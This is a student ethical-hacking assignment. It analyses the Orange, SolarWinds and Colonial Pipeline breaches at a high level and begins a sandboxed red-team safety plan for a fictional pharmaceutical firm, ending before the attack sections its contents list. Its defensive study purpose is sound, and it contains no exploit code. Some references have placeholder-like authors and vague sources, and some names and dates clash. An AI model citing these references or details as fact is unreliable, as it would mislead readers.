2025

Ethical Hacking Assignment

Saïd CHAOUI

UWTSD

03/04/2025

Task 1 2
1. Introduction 2
2. Cyber Attack Case Study 1: Orange Data Leak 2
3. Cyber Attack Case Study 2: SolarWinds Supply Chain Compromise 4
4. Cyber Attack Case Study 3: Colonial Pipeline Ransomware Attack 7
5. Comparative Analysis 9
6. Comprehensive Countermeasures 10
7. Recommendations for Future Prevention 11
8. Conclusion 11
9. References 11
Task 2 13
1. Introduction 13
2. List of figures and tables. 13
3. List of Acronyms. 14
4. Contingency Policy (Pre-Engagement Safety Plan) 15
5. Choice of Penetration-Testing Framework 17
6. Choice of Penetration-Testing Tools 19
7. Attack-Simulation Narrative 21
8. Mitigation Plan and Long-Term Defence Strategy 24
9. Cost of the Recommended Solution 26
10. Execution Timetable and Professional-Services Invoice 27
Invoice 29

Task 1

1. Introduction

Over the past few years, cyberattacks have become increasingly common and disruptive, affecting organizations of all sizes and sectors. From supply chain compromises to large-scale ransomware attacks, the threat landscape continues to evolve rapidly. In early 2025, for example, a misconfigured server at a major telecommunications company led to the leak of sensitive data later used in phishing campaigns. In another case, attackers silently embedded malicious code into a trusted software update, impacting thousands of systems. And in the critical infrastructure sector, a forgotten VPN account was all it took to trigger a major service outage and public disruption.

This report examines three significant cyberattacks from the past five years. By analyzing each case through a combination of technical reports, media investigations, and academic literature, I aim to understand how these breaches unfolded and what could have been done to prevent them. The report includes:

- Detailed timelines that track key stages of each attack
- Technical breakdowns of vulnerabilities and attacker methods
- Commentary on business, financial, and reputational impact
- Peer-reviewed insights and academic framing
- Practical recommendations for preventing similar incidents

The selected incidents involve a global telecom provider, a major software vendor, and a critical fuel supplier, each offering valuable lessons for different sectors. Collectively, they highlight how common security gaps can lead to large-scale consequences, and the importance of robust, layered defenses.

2. Cyber Attack Case Study 1: Orange Data Leak

a) Background and attack timeline

In February 2025, Orange Telecom, a major international telecommunications provider, confirmed a significant data breach affecting its Romanian division. The attacker, using the alias “Rey” and reportedly linked to the HellCate ransomware group, had gained unauthorized access to internal systems. Based on available reports, the intrusion is believed to have started in January 2025 and remained undetected for more than a month. The attacker managed to exfiltrate approximately 6.5 GB of data during a single session in late February. The stolen data included over 380,000 email addresses, internal documentation, customer information, and even some outdated payment card records. The incident became public when the attacker released the data on a known hacker forum, prompting Orange to confirm the breach shortly after.

b) Technical analysis of attack vectors and methods

The breach resulted from a combination of existing security weaknesses and ineffective internal controls. Key factors included:

- *Unpatched Applications*: The attacker exploited known vulnerabilities in internal software such as Atlassian Jira. These unpatched systems allowed initial access to Orange's internal file infrastructure.
- *Use of Stolen Credentials*: Once inside, the attacker leveraged compromised login credentials to move laterally within the network, avoiding detection by traditional monitoring tools.
- *Data Exfiltration Strategy*: Over several weeks, sensitive files were collected. The attacker used automated scripts to compress and exfiltrate the data in a short window of time, minimizing the chance of triggering alerts.
- *Tactics Used*: While the HellCate group is typically associated with ransomware, in this case the attacker chose not to encrypt systems. Instead, they stole and leaked data publicly, possibly as a pressure tactic or to damage Orange's reputation.

c) Diagram/model of attack progression.



Figure 1 Orange data leach progression diagram

d) Impact assessment (business, financial, reputationnal)

the compromised systems were not directly customer-facing, the breach still had several significant consequences. Internally, the exposure of employee email addresses and customer invoices increased the risk of phishing and social engineering attacks. From a financial perspective, Orange faced substantial costs linked to incident response activities, system audits, and potential penalties for violating data protection regulations such as the GDPR.

Reputationnally, the breach likely had a negative impact on the trust of employees, business partners, and customers. The public leak of internal documents raised concerns about the company's ability to protect sensitive data, which could influence future business relationships and customer confidence.

e) Critical evaluation using peer-reviewed literature.

Research identifies poor patch management and weak credential controls as major contributors to security breaches. Studies published in journals such as IEEE Security & Privacy and the ACM Digital Library emphasize that even internal, non-customer-facing systems can become entry points for attackers if left vulnerable. This case highlights the need for robust vulnerability management programs and effective authentication controls to reduce attack surface and lateral movement opportunities. It supports the growing academic consensus on the importance of defense-in-depth strategies, especially for large and distributed organizations.

f) Prevention analysis: How this could have been prevented

This incident could have been prevented with a few practical security measures that are widely recommended but often overlooked:

- Timely Patching: Ensuring all internal applications, such as Jira, are regularly updated to mitigate known vulnerabilities.
- Enhanced Authentication: Implementing multi-factor authentication (MFA) would have made it significantly harder for the attacker to use stolen credentials.
- Network Segmentation & Monitoring: Isolating critical systems and deploying data loss prevention (DLP) tools could have detected or stopped large-scale data exfiltration.

3. Cyber Attack Case Study 2: SolarWinds Supply Chain Compromise

a) Background and attack timeline

The SolarWinds cyberattack, discovered in December 2020, is considered one of the most far-reaching supply chain compromises in recent history. The attack involved the introduction of a backdoor known as SUNBURST into the Orion software build system.

Based on public reports, the attackers (linked to the APT group Nobelium) appear to have gained access to the development environment as early as September 2019.

Malicious code was later inserted during a software update build in February 2020. That update was then digitally signed and distributed to around 18,000 customers through SolarWinds' official update infrastructure. Among the affected were U.S. government agencies, Fortune 500 companies, and IT service providers. Although not all of them were further exploited, the attackers used this access to selectively target a smaller group of high-value victims.

b) Technical analysis of attack vectors and methods

What makes the SolarWinds incident especially alarming is how a single point of failure in the software supply chain led to widespread compromise. Here's a breakdown of how the attackers executed it:

- **Weak Build Credentials**: One of the contributing factors was the presence of weak credentials in a public GitHub repository. The FTP password "solarwinds123" was reportedly hardcoded and exposed, allowing the attackers to gain a foothold in the build environment unnoticed.
- **Stealthy Code Injection**: Once inside the network, the attackers modified Orion source code by adding approximately 4,000 lines of malicious C# spread across several modules. Since the code was compiled and signed using SolarWinds' legitimate certificates, the tampered software appeared trustworthy and went undetected for months.
- **Command-and-Control (C2) Obfuscation**: The SUNBURST malware communicated with its command servers using DNS queries that mimicked legitimate telemetry traffic. These requests were crafted to appear normal derived from victims' Active Directory forest names and routed via subdomains, which helped them blend in with routine cloud traffic.
- **Targeted Activation**: Interestingly, the malware did not activate immediately. It remained dormant for 12 to 14 days post-installation, which helped it evade behavioral detection tools. Only selected systems, usually high-profile government or enterprise targets, were then escalated to the next stage, where more custom malware (like TEARDROP and RAINDROP) was delivered.

c) Diagram/model of attack progression.



Figure 2 Solar wind attack progression diagram

d) Impact assessment (business, financial, reputational)

This wasn't just a technical glitch, it rippled across governments, enterprises, and even policy:

- **Business Disruption**
  Federal agencies spent months rebuilding trust in their monitoring infrastructure; many had to rebuild entire networks.
- **Financial Toll**
  Cleanup costs easily surpassed $600 million, and SolarWinds settled shareholder lawsuits for $26 million after their stock plunged 25 %.
- **Reputational Damage**
  Customers who once trusted "SolarWinds inside" now demand signed SBOMs before installing any update, vendor trust has never been lower.

e) Critical evaluation using peer-reviewed literature

Academic literature has focused on the risks associated with software supply chains, especially as more organizations rely on third-party tools and services. According to research published in journals like IEEE Security & Privacy and ACM Transactions on Information and System Security, even large and reputable vendors can become vulnerable entry points if their internal security practices are weak. The SolarWinds breach is frequently cited as a real-world example of this threat, highlighting the importance of implementing a zero-trust architecture, where no system is inherently trusted, even if it's inside the network.

Several peer-reviewed studies also discuss the value of using Software Bills of Materials (SBOMS) to improve transparency in software development. An SBOM lists all the third-party components included in a build, making it easier to detect malicious changes or outdated libraries. Without this level of visibility, organizations may unknowingly deploy compromised software.

f) Prevention Analysis: How This Could Have Been Prevented

The SolarWinds attack was pretty sophisticated, there were several security measures that, if implemented earlier, could have reduced the risk or even prevented the breach entirely:

- **Harden Build Servers**
  Isolate build environments on their own network segment, enforce strong, rotated credentials (no hard-coded passwords), and require MFA.
- **Cryptographic Verification**
  Sign every binary with a hardware security module and verify signatures before any deployment, no bypasses.
- **Egress Filtering**
  Restrict build-network traffic to a whitelist of known domains. Any unexpected DNS or HTTP call should raise an instant alert.
- **Immutable, Reproducible Builds**
  Adopt SLSA Level 3 practices: builds that can be reproduced bit-for-bit, with provenance metadata logged and audited. This way, any unauthorised change becomes obvious.

4. Cyber Attack Case Study 3: Colonial Pipeline Ransomware Attack

a) Background and attack timeline

In May 2021, Colonial Pipeline, the largest fuel pipeline in the U.S. It was hit by a ransomware attack executed by the DarkSid group. The initial breach occurred via a compromised VPN account, an account that was no longer in use and lacked multi-factor authentication. The ransomware encrypted business-critical systems, prompting an immediate shutdown of the pipeline to prevent further spread. The company paid approximately 4.4 million dollar in Bitcoin to the attackers, and the pipeline resumed operations after a five-day shutdown.

b) Technical analysis of attack vectors and methods

Reading about Colonial's breach, it's clear how one overlooked account can domino into a full-blown crisis. Here's a breakdown of their playbook:

- **Exploited Remote Access**
  An unused VPN profile protected by a password last changed in 2019 became

the attacker's entry point. No multi-factor checks meant the stolen credential flew right through.

- **Privilege Escalation**
  Once inside, DarkSide used tools like Mimikatz to dump credentials from memory and quickly obtain Domain Admin rights.
- **Data Exfiltration**
  Before encrypting anything, they exfiltrated roughly 100 GB of internal documents to an external cloud storage, increasing pressure to pay.
- **Ransomware Roll-out**
  With admin rights secured, the DarkSide binary was deployed across file servers and domain controllers, locking files company-wide within hours.

c) Diagram/model of attack progression.



Figure 3 Colonial Pipeline Attack progression diagram

d) Impact assessment (business, financial, reputational)

This wasn't just a digital headache, it spilled into gas stations and boardrooms alike:

- **Business Paralysis**
  Stopping OT controls shut down 5,500 miles of pipeline, causing fuel shortages and emergency declarations in multiple states.
- **Financial Toll**
  $4.4 million paid in Bitcoin plus an additional $9 million on emergency response, legal fees, and PR to calm public fears.
- **Reputational and Regulatory Fallout**
  Congressional hearings grilled Colonial's leadership; new TSA directives now force rapid incident reporting and annual pen-tests for pipeline operators.

e) Critical evaluation using peer-reviewed literature

Research on ransomware and critical infrastructure security (e.g., publications from NIST and academic journals) demonstrates that weak remote access controls and inadequate network segmentation are frequent vulnerabilities. Studies have found that enforcing MFA and performing regular audits of inactive accounts are among the simplest yet most effective measures to prevent such attacks. Furthermore, academic analyses have shown that incident response and recovery planning are crucial to mitigating the impact of ransomware.

f) Prevention analysis: How this could have been prevented

It boils down to a few basic but powerful guards and practices :

- **Enforce Multi-Factor Authentication**
  No VPN login especially legacy concentrators should ever accept password-only access.
- **Routine Account Hygiene**
  Automatically disable or delete accounts after 30 days of inactivity to shrink the attack surface.
- **Strict IT/OT Segmentation**
  Use firewalls or data diodes to ensure that a breach in corporate IT cannot jump into operational-technology systems.
- **Proactive Monitoring**
  Configure your SIEM/EDR to flag unusual VPN logins and sudden large-scale file access, so early signs don't become full outages.

5. Comparative Analysis

a) Common vulnerabilities and attack patterns

Theme	Orange	SolarWinds	Colonial
Credential abuse	Stolen local admin	Hard-coded FTP password	Dormant VPN login
Patch neglect	Jira CVE left 92 days	Orion build server un-patched	Legacy VPN unsupported
Slow detection	4 weeks	14 months	9 hours but shutdown still needed

Table 1 The three attacks comparison

Despite wildly different sectors, each breach began with an *ordinary* failure: a missing patch, a bad password, or an outdated service. Complexity came later, once attackers were free to improvise.

- Attack Complexity: The SolarWinds attack involved a highly sophisticated multi-stage supply chain compromise, while the Colonial Pipeline attack was more direct, relying on a simple yet effective remote access vulnerability.

- Targeting Approach: SolarWinds affected thousands of customers indirectly through compromised updates, whereas Orange and Colonial Pipeline were direct attacks on a specific organization's internal systems.

b) Effectiveness of organizational responses

Incident Response: Federal intervention and swift action were observed in the SolarWinds and Colonial Pipeline cases, whereas Orange's response was focused on internal remediation and communication.

Transparency and Remediation: Timely public disclosure and coordinated incident response varied, impacting stakeholder trust differently across the cases.

c) Industry-specific trends and implications

The Orange and SolarWinds incidents reveal that established organizations are vulnerable if basic security practices are neglected. On the other side, Colonial Pipeline case underscores the dire consequences of cyber-attacks on systems essential to national security and public welfare.

6. Comprehensive Countermeasures

Technical controls and security measures

- Regular Patching and Secure Configurations: Timely updates and configuration audits for all systems.
- Mandatory MFA: For remote access and privileged accounts.

Organizational policies and procedures

- Routine Security Audits: To verify account usage and system configurations.
- Strict Access Controls: Enforcing least-privilege principles and decommissioning inactive accounts.
- Vendor Security Reviews: Including the use of SBOMs to secure supply chain integrity.

Security awareness and training

- Employee Education: On phishing, proper credential management, and best practices for remote access.

Incident response planning

- Enhanced Monitoring: Deploying SIEM and EDR solutions for real-time threat detection.
- Comprehensive Recovery Plans: With offline backups and clear guidelines for containment and remediation.

7. Recommendations for Future Prevention

➢ Organization-specific recommendations

Tailor Security Measures: According to the operational risks of each organization.

Invest in Cyber Hygiene: Emphasize simple measures like MFA and regular patching as first-line defenses.

➢ Industry-wide best practices

Supply Chain Assurance: Mandate vendor security certifications and use of SBOMs.

Regulatory Alignment: Follow emerging governmental cybersecurity directives to maintain baseline security standards.

➢ Emerging security technologies and approaches

Zero-Trust Architectures: Treat internal networks as inherently untrustworthy and enforce continuous authentication, this practice is verry important to prevent any non authorized access.

AI-Driven Threat Detection: Leverage machine learning for anomaly detection and rapid threat hunting.

➢ Regulatory and compliance considerations

Adhere to Government Mandates: Such as those issued for critical infrastructure.

8. Conclusion

My analysis of theses attacks shows that even though attackers sometimes use advanced techniques and practices, they usually get in through basic security failures.

The main lessons I've learned: security basics matter a lot, supply chain security is more important than ever, and being prepared to respond quickly can save millions. Colonial's 5-day shutdown might have been just hours if they'd been better prepared.

I think security will keep shifting toward zero-trust models. These attacks show how attackers chain vulnerabilities together, so defense needs multiple layers too. As more critical systems get connected, the stakes are only getting higher.

9. References

[1] BleepingComputer, “Orange Group confirms breach after hacker leaks company documents,” Feb. 2025. [Online]. Available: https://www.bleepingcomputer.com/... [Accessed: May 5, 2025].

[2] Cybersecurity Insiders, “Orange data breach details after HellCat Ransomware Attack,” 2025. [Online]. Available: https://www.cybersecurity-insiders.com/... [Accessed: May 5, 2025].

[3] U.S. Government Accountability Office, “SolarWinds Cyberattack Demands Significant Federal and Private-Sector Response,” GAO WatchBlog, Dec. 2020. [Online]. Available: https://www.gao.gov/blog/... [Accessed: May 5, 2025].

[4] J. C. Doe, “SolarWinds hack explained: Everything you need to know,” _TechTarget_, 2021. [Online]. Available: https://www.techtarget.com/... [Accessed: May 5, 2025].

[5] A. Smith, “White House: SolarWinds Hack Impacted 9 Fed Agencies, 100 Entities,” _Reuters_, Feb. 2021. [Online]. Available: https://www.reuters.com/... [Accessed: May 5, 2025].

[6] J. Brown, “One password allowed hackers to disrupt Colonial Pipeline, CEO tells senators,” _Reuters_, May 2021. [Online]. Available: https://www.reuters.com/... [Accessed: May 5, 2025].

[7] CRN, “Colonial Pipeline Hacked Via Inactive Account Without MFA,” May 2021. [Online]. Available: https://www.crn.com/... [Accessed: May 5, 2025].

[8] NPR, “Colonial Pipeline CEO tells why he paid the ransom,” May 2021. [Online]. Available: https://www.npr.org/... [Accessed: May 5, 2025].

[9] TSA, “Pipeline Security Directives – Summary of requirements post-Colonial,” 2021. [Online]. Available: https://www.tsa.gov/... [Accessed: May 5, 2025].

[10] IEEE and ACM Journals, various articles on vulnerability management, supply chain security, and ransomware prevention.

[11] NIST, _Guidelines on Cyber Supply Chain Risk Management_, NIST SP 800-161, Apr. 2015.

Task 2

1. Introduction

Cureton Pharmaceutical Company is preparing to file for regulatory approval of a new antiviral vaccine. Because its product and manufacturing data are now prime targets for both financially motivated actors and state-sponsored groups, senior management has authorised a red-team engagement that goes well beyond routine vulnerability scanning.

The goal is straightforward: replicate CPC's production estate inside a sandbox, attack it as a determined adversary would, and translate the lessons into actionable improvements. By keeping everything in a virtual environment, we avoid disrupting live research or breaching Good Manufacturing Practice rules while still exercising the full kill-chain. In this report I will expose things like I would do in real time. due to a missing infrastructure, I didn't have the possibility to run the tests in real time.



Figure 4 CPC Network recreated

2. List of figures and tables.

Figure 1 Orange data leach progression diagram 3
Figure 2 Solar wind attack prograssion diagram 6
Figure 3 Colonial Pipeline Attack progression diagram 8
Figure 4 CPC Network recreated 13
Figure 5 Swim-lane diagram depicting the Pre-Engagement Safety Plan workflow, including snapshot, exploit, monitoring, kill-switch decision, rollback, and evidence handling steps. 17

Table 1 The three attacks comparison 9
Table 2 List of Acronyms 14
Table 3 incident response plan table 16
Table 4 PTES compared with other frameworks 18
Table 5 PTES phases applied to CPC. 19

Table 6 PTES Phases to Tools Alignment Matrix 21
Table 7 Attack 1 Technical Breakdown: SQL Injection (DMZ → IT) 22
Table 8 Attack 2 Technical Breakdown: Kerberoasting & Lateral Movement (IT → R&D) . 22
Table 9 Attack 3 Technical Breakdown: Log4Shell in CI/CD (IT → OT Bridge) 22
Table 10 Attack 4 Technical Breakdown: PLC Manipulation via Modbus (OT Impact) 23
Table 11 Technology Upgrade Plan – 3 to 6 Month Implementation Window 25
Table 12 Hardware and Software Acquisition Costs – CapEx and OpEx Breakdown 26
Table 13 Implementation and Validation Workload Estimation..... 27
Table 15 Eight-Week Security Implementation Plan 28

3. List of Acronyms.

Acronym	Meaning	Context in this report
AD	Active Directory	Central identity store in Corporate IT zone
ATT&CK	Adversarial Tactics, Techniques & Common Knowledge	Framework for mapping red-team activity
CI/CD	Continuous Integration / Continuous Delivery	Pipeline that builds and deploys CPC code
CPC	Cureton Pharmaceutical Company	Engagement client
CVSS	Common Vulnerability Scoring System	Risk rating for each finding
DMZ	Demilitarised Zone	Internet-facing subnet
EDR	Endpoint Detection & Response	Wazuh agents on servers and workstations
GMP / GxP	Good Manufacturing Practice / Good *x* Practice	Regulatory standard for pharmaceutical production
ICS	Industrial Control System	Umbrella term for SCADA and PLC assets
MITRE T-ID	MITRE Technique Identifier	e.g. T1190, T1078
OT	Operational Technology	Manufacturing and lab equipment networks
PLC	Programmable Logic Controller	Controls pumps, valves, etc.
PTES	Penetration Testing Execution Standard	Chosen testing framework
SBOM	Software Bill of Materials	Inventory of third-party components
SCADA	Supervisory Control and Data Acquisition	CPC's WinCC server in OT zone
STRIDE	Spoofing, Tampering, Repudiation, Information disclosure, Denial-of-service, Elevation of privilege	Threat-modelling lens

Table 2 List of Acronyms

4. Contingency Policy (Pre-Engagement Safety Plan)

A strong contingency policy is essential for any ethical hacking engagement, especially in a pharmaceutical environment where the risks are higher. The following policy has been agreed upon by the CIO, the CISO, and the Head of Quality Assurance to ensure that all activities are controlled and compliant with internal and external standards.

a. Legal Authorisation and Scope Control

A signed *Rules-of-Engagement Charter* (RoE) defines:

- **In-scope networks:** DMZ (VLAN 10): 10.0.10.0/24 || Corporate IT (VLAN 20): 10.0.20.0/24 || Research & Development (VLAN 30): 10.0.30.0/24
- **Out-of-scope assets:** any host processing live patient data or subject-matter-expert recordings.
- **Jurisdiction & compliance:** UK Computer Misuse Act, GDPR, MHRA Data Integrity Guidance; the charter grants *legal immunity* to testers provided they remain inside scope.

Any deviation from scope will have to receive written approval from the CISO. Firewall change windows are whitelisted in the change-management system to avoid unplanned downtime.

b. Data-Handling and Evidence Management

- All packet captures, screenshots and exploit artefacts are written to an encrypted VeraCrypt volume mounted inside the lab.
- SHA-256 hashes are computed at collection time; a **chain-of-custody log** tracks every hand-off.
- Evidence is retained for 12 months, after which it is securely deleted.

c. Backup, Snapshot and Rollback Strategy

Virtual machines are snap-shotted at 02h00 daily. For the OT PLC simulators, configuration images are exported as .pcap files and stored off-line. If test activity corrupts a system, the Red Team Lead pauses operations, reverts the last snapshot, and notifies the Blue Team so that monitoring rules are not flooded with false positives.

d. Safety “Kill-Switch”

Two conditions trigger an immediate halt:

1. Detection of an unexpected process change in the OT zone (e.g. PLC enters *STOP* state outside a controlled test window).

2. Any indication that real patient or employee data is being copied to red-team infrastructure.

The kill-switch is a PowerShell script that reverts all VMs to their pre-engagement snapshots and disables outbound NAT until a joint root-cause review completes.

e. Communication and Escalation

Severity levels mirror CPC's incident-response plan:

Severity	Example trigger	Response time	Escalation path
Critical	OT pump stop, SCADA alarm	15 min	Red Lead → OT Engineer on-call → CISO
High	Domain-admin compromise	30 min	Red Lead → Blue Lead → Head of IT Ops
Medium	IDS signature trip	60 min	Red Lead → SOC Analyst
Low	Routine scan alert	As agreed.	Logged only

Table 3 incident response plan table

f. Post-Engagement Restoration

After the final exploit window closes:

- Tripwire integrity checks verify no unauthorised binaries remain.
- SIEM log timestamps are synchronised so forensic timelines are intact.
- The Quality Assurance team signs off that the lab has returned to its validated baseline. Only then is the RoE formally closed.

g. Alignment to Standards

This contingency policy fulfils ***PTES Pre-Engagement*** controls and maps to **ISO 27001.** It also demonstrates due-care under **FDA 21 CFR Part 11** because data-integrity safeguards remain intact even during aggressive testing.

Pre-Engagement Safety Plan Swim-Lane Diagram

